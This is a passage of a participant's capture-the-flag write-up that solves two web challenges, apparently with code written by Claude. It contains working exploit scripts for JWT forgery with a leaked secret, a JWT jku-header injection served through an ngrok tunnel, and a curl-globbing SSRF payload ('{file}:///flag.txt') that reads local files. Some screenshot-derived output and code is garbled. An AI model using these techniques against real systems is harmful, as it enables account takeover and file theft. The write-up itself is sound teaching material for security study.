So, I browse to <https://www.jwt.io/> and paste the token

Get up-to-speed with JSON Web Tokens. [Get the JWT Handbook for free ↗](#)

Encoded Value

JSON WEB TOKEN (JWT)

Valid JWT

Invalid Signature

```
eyJhbGciOiJIUzI1NiIsInR5cI6IkpkXVC39..eyJ1c2VyX2lkIjoxLC31c2VybmtZSI6InRlc3Q1L
C3pc19hzG1pbI16M0wI2XhwIjox02cxMzI0hjI1fQ.NftozTgd1EwpBu0L1D6VT2FEc2BB_9Fyfxd_
H9IZY5s
```

Enable auto-focus

Decoded Header

JSON CLAIMS TABLE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Decoded Payload

JSON CLAIMS TABLE

```
{
  "user_id": 6,
  "username": "test",
  "is_admin": 0,
  "exp": 1771324625
}
```

JWT Signature Verification (Optional)

Enter the secret used to sign the JWT below:

SECRET

signature verification failed

a-string-secret-at-least-256-bits-long

Encoding Format

<https://www.jwt.io>

I try to change to value of user_id to 1, username to admin and is_admin to 1

Get up-to-speed with JSON Web Tokens. [Get the JWT Handbook for free ↗](#)

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

Valid header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Payload: DATA

Valid payload

```
{
  "user_id": 1,
  "username": "admin",
  "is_admin": 1,
  "exp": 1771324625
}
```

SIGN JWT: SECRET

Valid secret

a-string-secret-at-least-256-bits-long

Encoding Format

After that paste it to token in web and session is expired

Not secure challenges.1pc.tf:47304/email/9

YouTube CyberChef GitHub P... Morse Code Audio... GTFOBins Feed | LinkedIn VulNyx | Offensive S... Cisco Networking A... Log in to the site | e... FotoForensics C2C 2026 Quals - C...

CorpMail Inbox Sent Compose Settings test Sign Out

flag

From: test <test@hacker.net>
To: admin <admin@corpmail.local>

2026-02-16 10:34:43

flag

Application Sources Elements Network Console Performance Memory Application Privacy and security > Filter Only show cookies with an issue

Name	Value	D...	P...	Ex...	Size	Ht...	Se...	Sa...	Pa...	Cr...	Pr...
blockchain_0c15...	eJyVU1v4jAQhv-K0XMB...	ch...	/	Se...	617	✓	Lax			M...	
blockchain_7b7e...	eJyVU2Pj2AQhv-K9fMC...	ch...	/	Se...	609	✓	Lax			M...	
blockchain_ded0...	eJyVctu4kAQRX_FenWA...	ch...	/	Se...	611	✓	Lax			M...	
token	eyJhbGciOiJIUzI1NiIsInR5...	ch...	/	20...	169	✓				M...	

Cookie Value Show URL-decoded
eyJhbGciOiJIUzI1NiIsInR5cGkiOiJpXCI9eyJ1c2VyX2lta2LClc1c2Vybmt2Si6nRlc3QlClpc19HZG1pbj6MCwiZXhwIjoxNzcxMzI0NDU1IQjGOQjpbmewEQHD2qO_8v4YpapoLbm1Zdq5n0M6SOCY

Background services AI assistance Issues What's new Console

What's new in DevTools 145 See all new features

See past highlights from Chrome 142-144

Not secure challenges.1pc.tf:47304/login

YouTube CyberChef GitHub P... Morse Code Audio... GTFOBins Feed | LinkedIn VulNyx | Offensive S... Cisco Networking A... Log in to the site | e... FotoForensics C2C 2026 Quals - C...

CorpMail Internal Email System

Session expired, please login again.

CorpMail Internal Email System

USERNAME Enter your username

PASSWORD Enter your password

Sign In

New employee? Request Access

Application Sources Elements Network Console Performance Memory Application Privacy and security > Filter Only show cookies with an issue

Name	Value	D...	P...	Ex...	Size	Ht...	Se...	Sa...	Pa...	Cr...	Pr...
blockchain_0c15...	eJyVU1v4jAQhv-K0XMB...	ch...	/	Se...	617	✓	Lax			M...	
blockchain_7b7e...	eJyVU2Pj2AQhv-K9fMC...	ch...	/	Se...	609	✓	Lax			M...	
blockchain_ded0...	eJyVctu4kAQRX_FenWA...	ch...	/	Se...	611	✓	Lax			M...	
token	eyJhbGciOiJIUzI1NiIsInR5...	ch...	/	20...	169	✓				M...	

No cookie selected Select a cookie to preview its value

Background services AI assistance Issues What's new Console

What's new in DevTools 145 See all new features

See past highlights from Chrome 142-144

So, now I think that it needs the SIGN JWT: SECRET, so I just paste this {app.config[JWT_SECRET]} to setting page and got the SECRET

The screenshot shows the CorpMail settings interface. A success message 'Signature updated successfully' is displayed. The 'Email Settings' section contains an 'Email Signature' configuration with a placeholder for variables like [username] and [date]. To the right, the 'Account Info' section shows the user 'test' with an email of 'test@hacker.net' and account type 'Standard User'. A yellow 'Save Signature' button is visible.

After this I use claude.ai model sonnet 4.5 to help me with the python script to solve it

The screenshot shows a browser window with a conversation with the AI model Claude. The user asks for help with a Python script for a challenge involving a user ID. The AI provides a snippet of code for a Flask route that checks if a user is an admin and redirects them to a specific admin view. The user then asks how to access the flag as 'mike' instead of 'admin'. The AI suggests using a JWT to bypass the admin check. It provides a sample JWT payload and a link to a GitHub repository containing the full exploit code.

Here is the script:

```
import jwt
import requests
import re
from datetime import datetime, timedelta
```

```

BASE_URL = "http://challenges.1pc.tf:41103"
SECRET = "f0d08a60411f9352adb8304c72e85f206a46d0e596eb17b34cc5007492bc7bdc"

def make_token(user_id, username, is_admin=0):
    payload = {
        'user_id': user_id,
        'username': username,
        'is_admin': is_admin,
        'exp': datetime.utcnow() + timedelta(hours=24)
    }
    return jwt.encode(payload, SECRET, algorithm='HS256')

def extract_flag(text):
    flags = re.findall(r'C2C\{[^}]+\}', text)
    if flags:
        for f in flags:
            print(f"\n{'='*50}\n  FLAG: {f}\n{'='*50}")
        return True
    return False

if __name__ == "__main__":
    # Mike Wilson is user_id 3 (seeded 4th: admin=1, john=2, jane=3... wait)
    # Seed order in db.py: admin=1, john.doe=2, jane.smith=3, mike.wilson=4,
    # sarah.jones=5

    # Try as mike.wilson (user_id=4) – he RECEIVED the flag email
    print("[*] Trying as mike.wilson (non-admin, can read his own inbox)...")
    for mike_id in [3, 4, 5]: # try all possibilities
        token = make_token(mike_id, 'mike.wilson', is_admin=0)
        cookies = {"token": token}

        # Check inbox
        r = requests.get(f"{BASE_URL}/inbox", cookies=cookies)
        print(f"  /inbox as user_id={mike_id}: {r.status_code}")
        if extract_flag(r.text):
            break

    # Try reading each email as this user
    for email_id in range(1, 16):
        r = requests.get(f"{BASE_URL}/email/{email_id}", cookies=cookies)
        if r.status_code == 200:
            print(f"  Email {email_id} accessible as user_id={mike_id}")
            if extract_flag(r.text):
                break

```

Run it and got the flag:

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/corp_mail$ python3 solve.py
[*] Trying as mike.wilson (non-admin, can read his own inbox)...
/mnt/c/Users/Red/Documents/C2C/corp_mail/solve.py:14: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled to be removed in a future version. Please use datetime.datetime.now(datetime.UTC).
'exp': datetime.datetime.utcnow() + timedelta(hours=24)
/inbox as user_id=3: 200
Email 1 accessible as user_id=3
Email 2 accessible as user_id=3
Email 3 accessible as user_id=3
Email 4 accessible as user_id=3
Email 5 accessible as user_id=3
Email 6 accessible as user_id=3
Email 7 accessible as user_id=3
Email 8 accessible as user_id=3
Email 9 accessible as user_id=3
Email 10 accessible as user_id=3
Email 11 accessible as user_id=3
Email 12 accessible as user_id=3
Email 13 accessible as user_id=3
Email 14 accessible as user_id=3
Email 15 accessible as user_id=3
/inbox as user_id=4: 200
Email 1 accessible as user_id=4
Email 2 accessible as user_id=4
Email 3 accessible as user_id=4
Email 4 accessible as user_id=4
Email 5 accessible as user_id=4
=====
FLAG: C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_578e191c5c15}
=====

/inbox as user_id=5: 200
Email 1 accessible as user_id=5
Email 2 accessible as user_id=5
Email 3 accessible as user_id=5
Email 4 accessible as user_id=5
Email 5 accessible as user_id=5
Email 6 accessible as user_id=5
Email 7 accessible as user_id=5
Email 8 accessible as user_id=5
Email 9 accessible as user_id=5
Email 10 accessible as user_id=5
Email 11 accessible as user_id=5
Email 12 accessible as user_id=5
Email 13 accessible as user_id=5
Email 14 accessible as user_id=5
```

Here is the Flag: C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_578e191c5c15}

10.clicker

The screenshot shows a challenge titled "clicker" by "lordruk x beluga" worth 100 pts. The challenge description is: "Im too addicted to this clicker game, so i decided to make it myself." A download link for "clicker_clicker-dist.zip" is available. A note says "This challenge requires creating an instance" and "Instance will live for 5 mins.", with a "Create" button. Below the challenge area, there's a message "This challenge has been solved" and a "Submit Flag" button. A "Rate this challenge" section with "Recommended" and "Not Recommended" buttons follows. A comment input field "Leave a comment..." with a character count of 0 / 1000 and a "Submit" button are at the bottom.

I use claude.ai to help me analyze the source code

The Bug:

```
python
@admin_bp.route('/api/admin/download', methods=['POST'])
@token_required
@admin_required
def download_file():
    data = request.get_json()
    url = data.get('url') # ⚠️ User-controlled URL

    # Blocked protocols list
    blocked_protocols = [
        'dict', 'file', 'ftp', 'ftps', 'gopher', ...
    ]

    url_lower = url.lower().strip()

    for proto in blocked_protocols:
        if url_lower.startswith(proto) or (proto + ':') in url_lower:
            return jsonify({'message': f'Blocked protocol: {proto}'}), 400

    # ⚠️ VULNERABILITY: Uses subprocess with curl
    result = subprocess.run(['curl', '-o', output_path, '--', url],
                           capture_output=True, text=True, timeout=30)

    # Saves to /static/ directory (publicly accessible)
```

Bypass:

```
python

# The validation checks:
if url_lower.startswith('file') or ('file:') in url_lower:
    return error

# But can be bypassed with capitalization/encoding:
"FILE:///flag.txt" # Uppercase - bypasses startswith()
"file:///flag.txt" # But 'file:' in url_lower catches it

# However, curl still accepts:
"{file}:///flag.txt" # Braces bypass the 'file:' check!
```

Attack:

```
bash

# 1. Use JWT from first vulnerability to get admin access
# 2. Call admin download with SSRF payload
curl -X POST \
-H "Authorization: Bearer $ADMIN_TOKEN" \
-d '{"url":"{file}:///flag.txt","filename":"flag.txt","title":"flag","type":"image"}' \
http://target/api/admin/download

# 3. File saved to /static/flag.txt (publicly accessible)
curl http://target/static/flag.txt
```

Web CTF challenge solution ▾

Identified JWT vulnerability and devised exploitation strategy >

I can see this is a JWT-based CTF challenge. Let me analyze the code and vulnerability:

Key Observations:

1. The app uses JWT with RS256 (RSA signature)
2. Admin panel requires `is_admin` claim in JWT token
3. Public key is exposed at `/jwks.json`
4. Flag is stored in `/flag.txt` on the server

The Vulnerability: This is likely an **algorithm confusion attack** (RS256 → HS256). The server uses RS256 (asymmetric) but might not properly validate the algorithm, allowing us to use HS256 (symmetric) with the public key as the secret.

Let me create an exploit script:

Devised algorithm confusion attack exploiting JWT validation vulnerability >

Now let me run the exploit:

Devised browser-based exploitation guide for web challenge >

I see network access is disabled. Let me create a browser-based solution you can run directly in the browser console:

Devised Python solution and comprehensive vulnerability documentation >

Let me also create a more comprehensive Python exploit with multiple attack methods:

Architected comprehensive vulnerability documentation and exploitation guide >

Now let me create a comprehensive solution document:

Devised executable script and visualized attack me ↴logy >

Let me also create a simple one-file solution they can run:

Want to be notified when Claude responds? x

Reply... + Sonnet 4.5 Extended |||

Claude is AI and can make mistakes. Please double-check responses.

after a while it recommended me to use ngrok

Web CTF challenge solution

- Create admin JWT tokens
- Test them against the challenge

3. If your local IP doesn't work, you have two options:

Option A: Use ngrok (if challenge needs external access)

```
bash
# In terminal 1:
python3 -m http.server 8000
# Keep this running

# In terminal 2:
ngrok http 8000
# Copy the https://xxxxx.ngrok.io URL
```

Option B: Check if you're running challenge locally

```
bash
docker ps
# If running locally, we can use host.docker.internal
```

Questions for you:

- Is challenges.lpc.tf:44478 a remote server or are you running it locally in Docker?
- What's your local IP? Run: ipconfig (Windows) or ifconfig (Linux)
- Can you try ONE manual test?
 - Start a simple HTTP server: python3 -m http.server 8000

Want to be notified when Claude responds?

Reply... Sonnet 4.5 Extended

Claude is AI and can make mistakes. Please double-check responses.

Based on the file utils/url_parser.py

```
def validate_jku_url(url):
    allowed_domains = ['localhost', '127.0.0.1']
    allowed_ports = ['80', '443', '5000', '8080']
```

CRITICAL INSIGHT: The validator checks for specific ports (80, 443, 5000, 8080). So you might need to:

1. Start ngrok on port 5000: `ngrok http 5000`
2. Start your JWKS server on port 5000
3. Use the ngrok https URL (port 443) or http URL (port 80)

So, I need to start with ngrok port 5000

Now, I let claude.ai to generate the JWKS server python script

And here is the python script

```
import jwt
import json
import base64
```

```
import requests
import sys
import os
from pathlib import Path
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives import serialization
from cryptography.hazmat.backends import default_backend

class JWKSAttack:
    """Handles JWT Jku injection attack workflow"""
    PRIVATE_KEY_FILE = "evil.pem"
    JWKS_FILE = "jwks.json"
    JWKS_DIR = "jwks_serve"
    SERVER_PORT = 5000
    def __init__(self):
        self.private_key = None
        self.jwks = None
    def generate_keys(self):
        """Generate RSA key pair and JWKS"""
        print("[*] Generating RSA key pair...")
        # Generate 2048-bit RSA private key
        private_key = rsa.generate_private_key(
            public_exponent=65537,
            key_size=2048,
            backend=default_backend()
        )
        # Export private key as PEM
        private_key_pem = private_key.private_bytes(
            encoding=serialization.Encoding.PEM,
            format=serialization.PrivateFormat.TraditionalOpenSSL,
            encryption_algorithm=serialization.NoEncryption()
        )
        # Extract public key parameters
        public_key = private_key.public_key()
        public_numbers = public_key.public_numbers()
```

```
# Base64url encode RSA modulus and exponent
def base64url_encode(num):
    num_bytes = num.to_bytes((num.bit_length() + 7) // 8,
                           byteorder='big')
    return base64.urlsafe_b64encode(num_bytes).rstrip(b'=').decode('utf-8')
# Build JWKS structure
jwks = {
    "keys": [
        {
            "kty": "RSA",
            "kid": "evil",
            "use": "sig",
            "alg": "RS256",
            "n": base64url_encode(public_numbers.n),
            "e": base64url_encode(public_numbers.e)
        }
    ]
}
self.private_key = private_key_pem
self.jwks = jwks
print("[+] RSA keys generated successfully")
return private_key_pem, jwks
def save_keys(self):
    """Save private key and JWKS to disk"""
    # Save private key
    with open(self.PRIVATE_KEY_FILE, "wb") as f:
        f.write(self.private_key)
    print(f"[+] Private key saved to {self.PRIVATE_KEY_FILE}")
    # Create JWKS directory
    Path(self.JWKS_DIR).mkdir(exist_ok=True)
    # Save JWKS in two locations (serve directory + current
    # directory)
    jwks_serve_path = Path(self.JWKS_DIR) / self.JWKS_FILE
    with open(jwks_serve_path, "w") as f:
        json.dump(self.jwks, f, indent=2)
    with open(self.JWKS_FILE, "w") as f:
        json.dump(self.jwks, f, indent=2)
```

```
print(f"[+] JWKS saved to {self.JWKS_FILE} and
{jwks_serve_path}")
def serve_jwks(self):
    """Start HTTP server to serve JWKS"""
    print()
    print("=" * 60)
    print(f"[+] Starting JWKS server on
http://0.0.0.0:{self.SERVER_PORT}")
    print("=" * 60)
    print()
    print("NEXT STEPS:")
    print(" 1. In another terminal, run: ngrok http 5000")
    print(" 2. Copy the ngrok HTTPS URL (e.g.,
https://abc123.ngrok.io)")
    print(" 3. Run the pwn command with your ngrok URL")
    print()
    os.chdir(self.JWKS_DIR)
    from http.server import SimpleHTTPRequestHandler
    from socketserver import TCPServer
    class QuietHandler(SimpleHTTPRequestHandler):
        def log_message(self, format, *args):
            # Print with timestamp
            print(f"[{self.log_date_time_string()}] {format % args}")
        try:
            with TCPServer(("0.0.0.0", self.SERVER_PORT), QuietHandler) as
                httpd:
                    httpd.serve_forever()
        except KeyboardInterrupt:
            print("\n[!] Server stopped")
            sys.exit(0)
    def load_private_key(self):
        """Load private key from disk"""
        if not Path(self.PRIVATE_KEY_FILE).exists():
            print(f"[!] Error: {self.PRIVATE_KEY_FILE} not found")
            print("[!] Run 'python3 solve.py serve' first to generate keys")
            sys.exit(1)
```

```
with open(self.PRIVATE_KEY_FILE, "rb") as f:
    self.private_key = f.read()
print(f"[+] Loaded private key from {self.PRIVATE_KEY_FILE}")
def craft_jku_url(self, attacker_base):
    """
    Craft malicious Jku URL using SSRF bypass technique
    Uses the format: https://x@localhost:5000@attacker.com/jwks.json
    This tricks URL parsers that only check the domain after the
    last @
    """
    # Normalize attacker URL
    attacker_base = attacker_base.rstrip("/")
    # Determine scheme
    if attacker_base.startswith("https://"):
        scheme = "https"
        host = attacker_base.replace("https://", "")
    elif attacker_base.startswith("http://"):
        scheme = "http"
        host = attacker_base.replace("http://", "")
    else:
        # Assume HTTPS if no scheme provided
        scheme = "https"
        host = attacker_base
    # Craft SSRF bypass URL
    # Format: https://x@localhost:5000@attacker.com/jwks.json
    # The app fetches from localhost:5000 (our server)
    # but the domain check sees "attacker.com"
    jku_url =
        f"{scheme}://x@localhost:{self.SERVER_PORT}@{host}/jwks.json"
    return jku_url
def forge_token(self, jku_url):
    """
    Forge admin JWT with malicious Jku header
    """
    payload = {
        "user_id": 1,
        "username": "admin",
        "is_admin": True,
```

```
"jku": jku_url
}
headers = {
"kid": "evil"
}
token = jwt.encode(
payload,
self.private_key,
algorithm="RS256",
headers=headers
)
return token
def exploit_target(self, target_url, attacker_url):
    """Execute the full exploit against target"""
    print("=" * 60)
    print("JWT JKU INJECTION ATTACK")
    print("=" * 60)
    print()
    # Load keys
    self.load_private_key()
    # Normalize target URL
    target_url = target_url.rstrip("/")
    # Craft malicious JKU
    jku_url = self.craft_jku_url(attacker_url)
    print(f"[*] Target: {target_url}")
    print(f"[*] Attacker: {attacker_url}")
    print(f"[*] JKU (SSRF): {jku_url}")
    print()
    # Forge token
    print("[*] Forging admin JWT...")
    token = self.forged_token(jku_url)
    print(f"[+] Token: {token[:80]}...")
    print()
    # Test admin access
    headers = {
"Authorization": f"Bearer {token}",

```

```
"Content-Type": "application/json"
}

print("[*] Testing admin access...")
# Try /api/admin/settings
try:
    response = requests.get(f"{target_url}/api/admin/settings",
                           headers=headers, timeout=10)
    if response.status_code == 200:
        print(f"[+] SUCCESS! Admin access granted")
        print(f"[+] Settings response: {response.json()}")
    else:
        print(f"[-] Admin access denied: {response.status_code}")
        print(f"[-] Response: {response.text[:200]}")
    print()
    print("TROUBLESHOOTING:")
    print(" - Is the JWKs server running? (python3 solve.py serve)")
    print(" - Is ngrok running? (ngrok http 5000)")
    print(" - Is the ngrok URL correct and accessible?")
    print(" - Check server logs for incoming requests")
    return
except requests.exceptions.RequestException as e:
    print(f"[-] Request failed: {e}")
return
# Try to enumerate endpoints
print("[*] Enumerating admin endpoints...")
endpoints = [
    "/api/admin/files",
    "/api/admin/users",
    "/api/flag",
    "/flag",
    "/flag.txt"
]
for endpoint in endpoints:
    try:
```

```
r = requests.get(f"{target_url}{endpoint}", headers=headers,
timeout=5)
if r.status_code != 404:
print(f" [+]{endpoint} -> {r.status_code}")
if r.text:
print(f" {r.text[:300]}")
except:
pass
print()
self.print_usage_info(token, target_url)
def print_usage_info(self, token, target_url):
"""Print token usage instructions"""
print()
print("=" * 60)
print("FORGED ADMIN TOKEN")
print("=" * 60)
print(token)
print()
print("=" * 60)
print("BROWSER CONSOLE COMMANDS")
print("=" * 60)
print("// Paste this into browser console to become admin:")
print(f'document.cookie = "token={token}; path=/";')
print(f'localStorage.setItem("token", "{token}");')
print('localStorage.setItem("is_admin", "true");')
print('localStorage.setItem("username", "admin");')
print('window.location = "/admin";')
print()
print("=" * 60)
print("CURL COMMANDS")
print("=" * 60)
print(f'export TOKEN="{token}"')
print(f'curl -H "Authorization: Bearer $TOKEN"'
'{target_url}/api/admin/settings')
print(f'curl -H "Authorization: Bearer $TOKEN"'
'{target_url}/api/admin/files')
```

```
print(f'curl -H "Authorization: Bearer $TOKEN"\n{target_url}/api/flag')
print()
def main():
if len(sys.argv) < 2:
print(__doc__)
sys.exit(1)
attack = JWKSAttack()
command = sys.argv[1].lower()
if command == "serve":
# Generate keys and start server
attack.generate_keys()
attack.save_keys()
attack.serve_jwks()
elif command == "pwn":
# Execute exploit
if len(sys.argv) < 4:
print("![!] Usage: python3 solve.py pwn <TARGET_URL>\n<ATTACKER_URL>")
print()
print("Example:")
print(" python3 solve.py pwn http://challenges.1pc.tf:12345\nhttps://abc123.ngrok.io")
sys.exit(1)
target_url = sys.argv[2]
attacker_url = sys.argv[3]
attack.exploit_target(target_url, attacker_url)
else:
print(f"![!] Unknown command: {command}")
print(__doc__)
sys.exit(1)
if __name__ == "__main__":
main()
```

So, I need to run in 3 terminal

Terminal 1: Start the JWKS server

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/clicker$ python3 solve.py serve
[*] Generating RSA key pair...
[+] RSA keys generated successfully
[+] Private key saved to evil.pem
[+] JWKS saved to jwks.json and jwks.Serve/jwks.json

=====
[+] Starting JWKS server on http://0.0.0.0:5000
=====

NEXT STEPS:
1. In another terminal, run: ngrok http 5000
2. Copy the ngrok HTTPS URL (e.g., https://abc123.ngrok.io)
3. Run the pwn command with your ngrok URL
```

Terminal 2: Run ngrok to create public tunnel to my local server

```
ngrok
Session Status          online
Account                 w0140177@gmail.com (Plan: Free)
Version                 3.36.1
Region                  Asia Pacific (ap)
Latency                 36ms
Web Interface           http://127.0.0.1:4040
Forwarding              https://pseudoscholastically-sedimentologic-gilberte.ngrok-free.dev -> http://localhost:5000

Connections             ttl     opn      rtt1     rt5      p50      p90
                         1       0       0.00    0.00    0.01    0.01
```

Terminal 3: Execute Exploit

```
serey@DESKTOP-3QQJFS6:/m serey@DESKTOP-3QQJFS6:/m serey@DESKTOP-3QQJFS6:/n
=====
JWT JWK INJECTION ATTACK
=====

[*] Loaded private key from evil.pem
[*] Target: http://challenges.lpc.tf:22183
[*] Attacker: https://pseudoscholastically-sedimentologic-gilberte.ngrok-free.dev
[*] JWK (SSRF): http://127.0.0.1:4040

[*] Token: eyJhbGciOiSJUzIiNiItb2Cf5mV2awH1lCm8xR4D1lXvDfQ...eyJ1c2Vyx2l4TjpxLCJ1c2VybFtZS16lFk0WluIixiaXNfFwRtaWijOnBydWicImpxS16lFmhdHbz018veBeb2Nhbgvz3Q6NTAwMEBwC2V1ZG9zY2hvbgFzdgQjIYVxsseS1zZrpbWvdg9sb2dpjYnxwixZjNzS5u23jvayImcvLm819qdgtzLmpzb24ifQ...VnGGeMsZcc1sc9_7lNGHLkkHSc81cdhxj3v8edvlcb7jpeLnF1YklHahPtU09JveRxR1Tf_13peuusSP25gHeb39fj3EoB_33jyF8djVo3jzyetfjpm12AwpWtuA4q1v+jDePfzgwm3hyvnnz9/pw21cb0jp3q25mW28n1utFF3e0yCV9x8luku-3c8n1lnT02z1Jm28V_ALA19frihtwVJuoRvZ56_mbPSRHper3mTUkyBusaw0dymlc1s2VT7-6x1ndm2hnG56ut-03E0n5Mj6owhHuFx-f-C10femHxrlEdRdq1xFqdqSrgbhjCbVwy1lu

FORGED ADMIN TOKEN
=====
yJnHgC10l2z92i1N1iItb2Cf5mV2awH1lCm8xR4D1lXvDfQ...yJ1c2Vyx2l4TjpxLCJ1c2VybFtZS16lFk0WluIixiaXNfFwRtaWijOnBydWicImpxS16lFmhdHbz018veBeb2Nhbgvz3Q6NTAwMEBwC2V1ZG9zY2hvbgFzdgQjIYVxsseS1zZrpbWvdg9sb2dpjYnxwixZjNzS5u23jvayImcvLm819qdgtzLmpzb24ifQ...VnGGeMsZcc1sc9_7lNGHLkkHSc81cdhxj3v8edvlcb7jpeLnF1YklHahPtU09JveRxR1Tf_13peuusSP25gHeb39fj3EoB_33jyF8djVo3jzyetfjpm12AwpWtuA4q1v+jDePfzgwm3hyvnnz9/pw21cb0jp3q25mW28n1utFF3e0yCV9x8luku-3c8n1lnT02z1Jm28V_ALA19frihtwVJuoRvZ56_mbPSRHper3mTUkyBusaw0dymlc1s2VT7-6x1ndm2hnG56ut-03E0n5Mj6owhHuFx-f-C10femHxrlEdRdq1xFqdqSrgbhjCbVwy1lu

BROWSER CONSOLE COMMANDS
=====
// Paste this into browser console to become admin
localStorage.setItem("is_admin", "true");
localStorage.setItem("username", "admin");
window.location = "admin";

CURL COMMANDS
=====
export TORGE="http://challenges.lpc.tf:22183"
curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X POST $TORGE/v1/auth/login -d "username=admin&password=1234567890" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36" -H "Accept: application/json" -H "Referer: http://challenges.lpc.tf:22183/api/admin/settings"
curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X POST $TORGE/v1/auth/logout -d "username=admin" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36" -H "Accept: application/json" -H "Referer: http://challenges.lpc.tf:22183/api/admin/settings"
curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X POST $TORGE/v1/auth/logout -d "username=admin" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36" -H "Accept: application/json" -H "Referer: http://challenges.lpc.tf:22183/api/admin/files"
curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X POST $TORGE/v1/auth/logout -d "username=admin" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36" -H "Accept: application/json" -H "Referer: http://challenges.lpc.tf:22183/api/admin/files"
curl -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" -X POST $TORGE/v1/auth/logout -d "username=admin" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.102 Safari/537.36" -H "Accept: application/json" -H "Referer: http://challenges.lpc.tf:22183/api/admin/files"
```

And got the token

Based on the output, you have admin access to <http://challenges.1pc.tf:22103>. Here's what to do next:

Step 1: Try Direct Flag Endpoints

```
bash
export TOKEN="eyJhbGciOiJSUzI1NiIsImtpZC1oInV2aWwILCJ0eXA1DjJKV1QifQ.eyJ1c2VyX2lkIjo
# Try flag endpoints
curl -H "Authorization: Bearer $TOKEN" http://challenges.1pc.tf:22103/api/flag
curl -H "Authorization: Bearer $TOKEN" http://challenges.1pc.tf:22103/fFlag
curl -H "Authorization: Bearer $TOKEN" http://challenges.1pc.tf:22103/fFlag.txt
```

Step 2: Try SSRF File Read (if download endpoint exists)

```
bash
# Attempt SSRF to read /flag.txt
curl -X POST -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/json" \
-d '{"url": "/flag.txt", "filename": "flag.txt", "title": "Flag", "type": "image"}' \
http://challenges.1pc.tf:22103/api/admin/download
# Then retrieve it
curl http://challenges.1pc.tf:22103/static/flag.txt
```

Reply... + Sonnet 4.5 v [info]

Claude is AI and can make mistakes. Please double-check responses.

So, I use solve.sh that just replace the value of the Token, and execute it and got the flag

```
T=<value>
curl -sX POST -H "Authorization: Bearer $T" -H "Content-Type: application/json" \
-d
'{"url": "{file}:///flag.txt", "filename": "flag.txt", "title": "flag", "type": "image"}' \
http://challenges.1pc.tf:27768/api/admin/download

curl -s http://challenges.1pc.tf:27768/static/flag.txt
```

```
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/clicker$ ./solve.sh
{"message": "File downloaded successfully", "path": "/static/flag.txt", "type": "image"}
C2C{p4rs3r_d1sr4p4ncy_4nd_curl_g10bb1ng_1s_my_f4v0r1t3_1c013685e68c}
serey@DESKTOP-3QQJFS6:/mnt/c/Users/Red/Documents/C2C/clicker$ |
```

Here is the Flag:

C2C{p4rs3r_d1sr4p4ncy_4nd_curl_g10bb1ng_1s_my_f4v0r1t3_1c013685e68c}

11.The Soldier of God, Rick

The Soldier of God, Rick 100 pts

Author: **dimas**

Can you defeat the Soldier of God, Rick?

Download Attachment **thesoldierofgodrick_thesoldierofgodric**

Instance Info

challenges.1pc.tf:23216

Remaining: 00:04:59 You can extend it 5 mins before expires. **Extend** **Destroy**


This challenge has been solved **Submit Flag**

Rate this challenge

Recommended **Not Recommended**

Leave a comment... 0 / 1000

